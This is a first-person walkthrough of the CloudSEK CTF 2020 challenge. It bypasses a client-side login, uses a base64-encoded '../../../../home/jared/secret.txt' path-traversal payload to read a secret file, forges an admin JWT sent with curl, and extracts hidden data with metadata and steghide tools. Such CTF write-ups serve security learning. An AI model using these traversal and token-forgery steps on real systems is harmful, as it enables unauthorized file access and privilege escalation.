
CloudSEK_CTF_2020 Challenge

CloudSEK CTF 2020 Challenge has brought cybersecurity enthusiasts from various places under one roof to explore and learn with a CTF as the second level in the EWYL program.

All my setup was done by 4:30 PM and I could see nothing except the refresh button in the browser. The CTF started at 5:00 PM and the server link to the CTF is http://54.244.19.42/.




I clicked the link and it takes me to the above login page. I entered the login credentials I got while registering for the CTF Challenge. It shows INVALID CREDENTIALS.

FIRST CHALLENGE:
FUN STARTED!! ;-)

I have entered the credentials more than once and nothing changed. Then, I thought there must be some technical issues and went back to report it to the support team. It's NOT ONLY ME, the forum is flooded with threads stating "invalid credentials". Later, I realized that why can't it be an initial challenge of the CTF and saw the source code of the login page.


BOOM. BOOM. It's an AUTHENTICATION BYPASS CHALLENGE. LOL

We have given a small JS login function that takes the username and password and breaks the password into two halves, stores them in separate variables.




```
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
var x = password.slice(0,9);
var y = password.slice(9);
var z = md5(y);
console.log("reached");
```

I tried to crack the password as we have them in encoded form comparing with the variables x and y. Just by seeing the value of z == "`06a3cccaafedc5b09b10b4b26f02a9e1`", I have decided it is base64 since I am very much familiar to it.




```
if (x == "\x43\x6C\x6F\x75\x64\x53\x45\x4B\x5F")
{
    if (z == "06a3cccaafedc5b09b10b4b26f02a9e1")
    {
        //document.getElementById("msg").innerHTML = "Right";
        window.location = "./loader.php?p=bWVzc2FnZTFfdG9famFyZWQudHh0Cg%3D%3D&password=" + password;
    }
    else
    {
        document.getElementById("msg").innerHTML = "Try harder!";
    }
}
else
{
    document.getElementById("msg").innerHTML = "Incorrect credentials";
}
```

I tried decoding it using the command in Linux. But it didn’t work. I tried using an online decoder. **Still UNDECODED.**



```
solus@solus-TravelMate-P243-M:~/Desktop$ echo 06a3cccaafedc5b09b10b4b26f02a9e1 | base64 --decode
Ö�q��s����to����6k�solus@solus-TravelMate-P243-M:~/Desktop$ █
```


Later, I have observed the code carefully and got to know that the **SECOND PART OF PASSWORD is hashed into MD5. The treasure of MD5 hashes is https://crackstation.net/**



06a3cccaafedc5b09b10b4b26f02a9e1	md5	jeniffer

IT WORKED!! THE PASSWORD (SECOND HALF) IS jeniffer

Next, I copied and pasted the x = `\x43\x6C\x6F\x75\x64\x53\x45\x4B\x5F` and tried to decode the HEX value. Same old story. Nothing happened. Then, I tried to find the HEX value in recent decoded results using the FIND option in the page.




AMAZING..! Everything went as I expected. Then, I decoded the HEX using one of the below links.

\x43\x6C\x6F\x75\x64\x53\x45\x4B\x5F = CloudSEK_ (First half)

The complete password is CloudSEK_jeniffer.

Once I got the password, I didn't think of a username and entered the password with a random username. It worked and redirects to the below page. I came to know later that the username is optional. How lucky.!!



54.244.19.42/loader.php?p=bWVzc2FnZTFfdG9famFyZWQudHh0Cg%3D%3D&password=CloudSEK_jeniffer

Hey jared,
Hope you are doing good! Welcome to the company.
There is a lot of work to be done.
You will find your access token for developer login portal inside your home directory in a TXT file with the name secret
Please note that you are not allowed to access any other file for now.
Happy coding :)

SECOND CHALLENGE:

It says *"You will find your access token for developer login portal inside your home directory in a TXT file with the name secret"*. I tried some silly methods.

I checked my(working) home directory for secret.txt with an access token. Completely out of the challenge. Now, there were few hints for us to help get going through it.


HINT: If you are a Linux user, recall how the home directory of a user looks like?

Since I am good at Linux, I knew how the user home directory structure looks like. If solus is the user with secret.txt in his home directory, it is /home/solus/secret.txt. I played with few commands in my terminal to find secret.txt in my home directory.

Later, my focus went to **access token** word in the page and started reading about it. The first time I am reading it, I felt like I was reading the **LANGUAGE OF THE GOD**. I have gone through many websites and still understand nothing.

Then, I got another HINT in the forum *Where to find something? Well… robots.txt is your friend.*

I immediately visited the http://54.244.19.42/robots.txt



```
User-agent: *
Disallow: /dev/
          /dev/login.php
```

I have a URL pointing to /dev/login.php and a hint stating that access token for the developer web portal. Then, I thought that sending requests to that page will give me the access token I need.

I spent more than 3 hours on this trick which is completely wrong. Even after reading the HINTS, I couldn't able to understand what should be done. FED UP.!

TIME TICKING : 10: 30PM.

After a small break, I read the challenge and HINTS again and again and again, then I understood that there is a **user named jared and we need to get the secret.txt file in his home directory i.e., /home/jared/secret.txt which contains the access token of the developer portal.**

ONE MORE STEP AHEAD INTO THE CHALLENGE.

HINT: Ask yourself what bug let's you read files inside the system?

LOCAL FILE INCLUSION allows an attacker to perform RCE or any malicious code on the server.

DIRECTORY TRAVERSAL is one of the worst things that LFI vulnerability can do. We can navigate on the webserver files by sending the file path as a parameter in the URL.

Ex: `http://example.com/?file=../../../…`

FILE PATH:

I have figured out that file path we need to input is ***. . /. . /. . /. . / home / jared / secret.txt(without spaces).*** Since all the web pages in Linux systems will be served from /var/www/html/, we can easily traverse among the directories if we know the complete file path.

TRAIL AND ERRORS:

Passing the file path as the correct parameter is the DIFFICULT PART OF THE CHALLENGE TO GET THE ACCESS TOKEN. I have tried different options.

http://54.244.19.42/loader.php?p=***. . /. . /. . /. . / home / jared / secret.txt***


http://54.244.19.42/loader.php?file= . . /. . /. . /. . / home / jared / secret.txt
http://54.244.19.42/?p= . . /. . /. . /. . / home / jared / secret.txt

After N number of trail and errors, almost spending nearly 2 hours, I figured out that the file name should be encoded in base64. Then, tried encoding secret.txt in base64 and tested against all inputs. NOTHING CHANGED:-(.

THE HINT SAYS THAT PAGE HAS ALL CLUES. I observed the page carefully and noticed the WEIRD URL with our password and random text.

http://54.244.19.42/loader.php?**p=bWVzc2FnZTFfdG9famFyZWQudHh0Cg%3D%3D**&password=CloudSEK_jeniffer

HINT talks about base4. So, I copied random text and decoded it.



```
solus@solus-TravelMate-P243-M:~$ echo bWVzc2FnZTFfdG9famFyZWQudHh0Cg%3D%3D | base64 --decode
message1_to_jared.txt
```

decode(bWVzc2FnZTFfdG9famFyZWQudHh0Cg%3D%3D) = message1_to_jared.txt.

I have tested our file path in this URL. Replace the base64 text with ***. . /. . /. . /. . / home / jared / secret.txt.(without spaces)***

The page returns a message **Error.** I encoded secret.txt into base64 and tested again. Same result.

Now, encoded the complete file path in base64 and tested it.

Encode(../../../../home/jared/secret.txt) = Li4vLi4vLi4vLi4vaG9tZS9qYXJlZC9zZWNyZXQudHh0

http://54.244.19.42/loader.php?**p=**Li4vLi4vLi4vLi4vaG9tZS9qYXJlZC9zZWNyZXQudHh0&password=CloudSEK_jeniffer

Finally, IT WORKED..!

Hey jared, your access token for developer login portal is:


eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiamFyZWQifQ.9lYEicuJKZAqh8lAX4woWaBWGJ-bGIqWj_gsOsdVjGQ

HINT: pass the token as post data using CURL

THIRD CHALLENGE:

As per the hint, tried passing the access token as post data and got another hint after few trails.

CMD:
curl -X POST --data “user=jared&access_token=**eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiamFyZWQifQ.9lYEicuJKZAqh8lAX4woWaBWGJ-bGIqWj_gsOsdVjGQ**”
http://54.244.19.42/dev/login.php




```
solus@solus-TravelMate-P243-M:~$ curl -X POST --data "user=jared&access_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiamFyZWQifQ.9lY
JKZAqh8lAX4woWaBWGJ-bGIqWj_gsOsdVjGQ" http://54.244.19.42/dev/login.php
<b align=center>This page can only be accessed by admin user</b>solus@solus-TravelMate-P243-M:~$
```

RESPONSE: **<b align=center>This page can only be accessed by admin user</b>**

The response stating that you can’t access the developer page with the given data or **ONLY ADMIN can access. We should have admin token to get the result successfully.** I

I understand that the token contains three parts and the payload part is what we need to change.



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
J1c2VyIjoiamFyZWQifQ.9lYEicuJKZAqh8lAX4
woWaBWGJ-bGIqWj_gsOsdVjGQ
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA


```
{
  "user": "jared"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

I changed the user value to admin i.e., {“user”: “admin”} and token becomes ADMIN TOKEN

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4ifQ.xLtLdUxXsGB7EqP49a8xQziqpjkVKeJ9o2nix4xLf5M




```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
J1c2VyIjoiYWRtaW4ifQ.xLtLdUxXsGB7EqP49a
8xQziqpjkVKeJ9o2nix4xLf5M
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
  "user": "admin"
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

Now, run the command with user admin and respective token.



```
solus@solus-TravelMate-P243-M:~$ curl -X POST --data "user=admin&access_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4ifQ.xLtLdUx
XsGB7EqP49a8xQziqpjkVKeJ9o2nix4xLf5M" http://54.244.19.42/dev/login.php
<script>window.location.href="../CloudSEK_to_win_page.html";</script>
solus@solus-TravelMate-P243-M:~$ 
```

CMD: curl -X POST --data “user=admin&access_token=**eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4ifQ.xLtLdUxXsGB7EqP49a8xQziqpjkVKeJ9o2nix4xLf5M**” http://54.244.19.42/dev/login.php

OUTPUT:
<script>window.location.href="../CloudSEK_to_win_page.html";</script>


ON THE TOP OF THE WORLD;-)

FOURTH CHALLENGE:

Navigate to the page: http://54.244.19.42/CloudSEK_to_win_page.html

HINT: Can images hide something? What is “data about data” is called?

From HINT, we can easily guess that it is talking about METADATA OF THE IMAGE showing in the browser.




Ha ha ha! You are close! But the game isn't over yet!

If you will look in the dark, you will find your worth!

You can be a winner!

CMD: file CloudSEK_AboutToWin.jpg




```
solus@solus-TravelMate-P243-M:~/Desktop/CTF_images$ file CloudSEK_AboutToWin.jpg
CloudSEK_AboutToWin.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, comment: "'/ThE_FlAg_PaGe.html'", bas
eline, precision 8, 1023x491, frames 3
```

OUTPUT:

CloudSEK_AboutToWin.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, comment: **"'/ThE_FlAg_PaGe.html'",** baseline, precision 8, 1023x491, frames 3

Website: http://54.244.19.42/ThE_FlAg_PaGe.html



You are indeed the winner, soilder! Here is your reward, the flag!

CloudSEK_CTF_2020{H4cKiNG_i$_FuN}

Wondering where to submit this flag? Well.. that file containg the form link must be somwhere in here.
The flag is the key to the next door

THE FINAL FLAG IS:


CloudSEK_CTF_2020{H4cKiNG_i$_FuN}

FIFTH CHALLENGE:

In order to submit the flag, we need to find a form link that might tell us where the flag should be submitted to.


NOTE: *Wondering where to submit this flag? Well.. that file containing the form link must be somewhere in here. The flag is the key to the next door.*

Perform STEGHIDE on the IMAGE that we see in the browser. (We can guess from HINT.)



```
solus@solus-TravelMate-P243-M:~/Desktop/CTF_images$ steghide extract -sf you_are_winner_indeed_img.jpg
Enter passphrase:
wrote extracted data to "compl3tion_m3ssag3.txt".
solus@solus-TravelMate-P243-M:~/Desktop/CTF_images$
```

PASSWORD OF THE FILE IS THE FINAL FLAG.



```
solus@solus-TravelMate-P243-M:~/Desktop/CTF_images$ steghide extract -sf you_are_winner_indeed_img.jpg
Enter passphrase:
wrote extracted data to "compl3tion_m3ssag3.txt".
solus@solus-TravelMate-P243-M:~/Desktop/CTF_images$ cat compl3tion_m3ssag3.txt
Congratulations on making it to the end!
Please submit a detailed walkthrough PDF along with proper steps and screenshots on the link below.
We hope to see you in the interview:

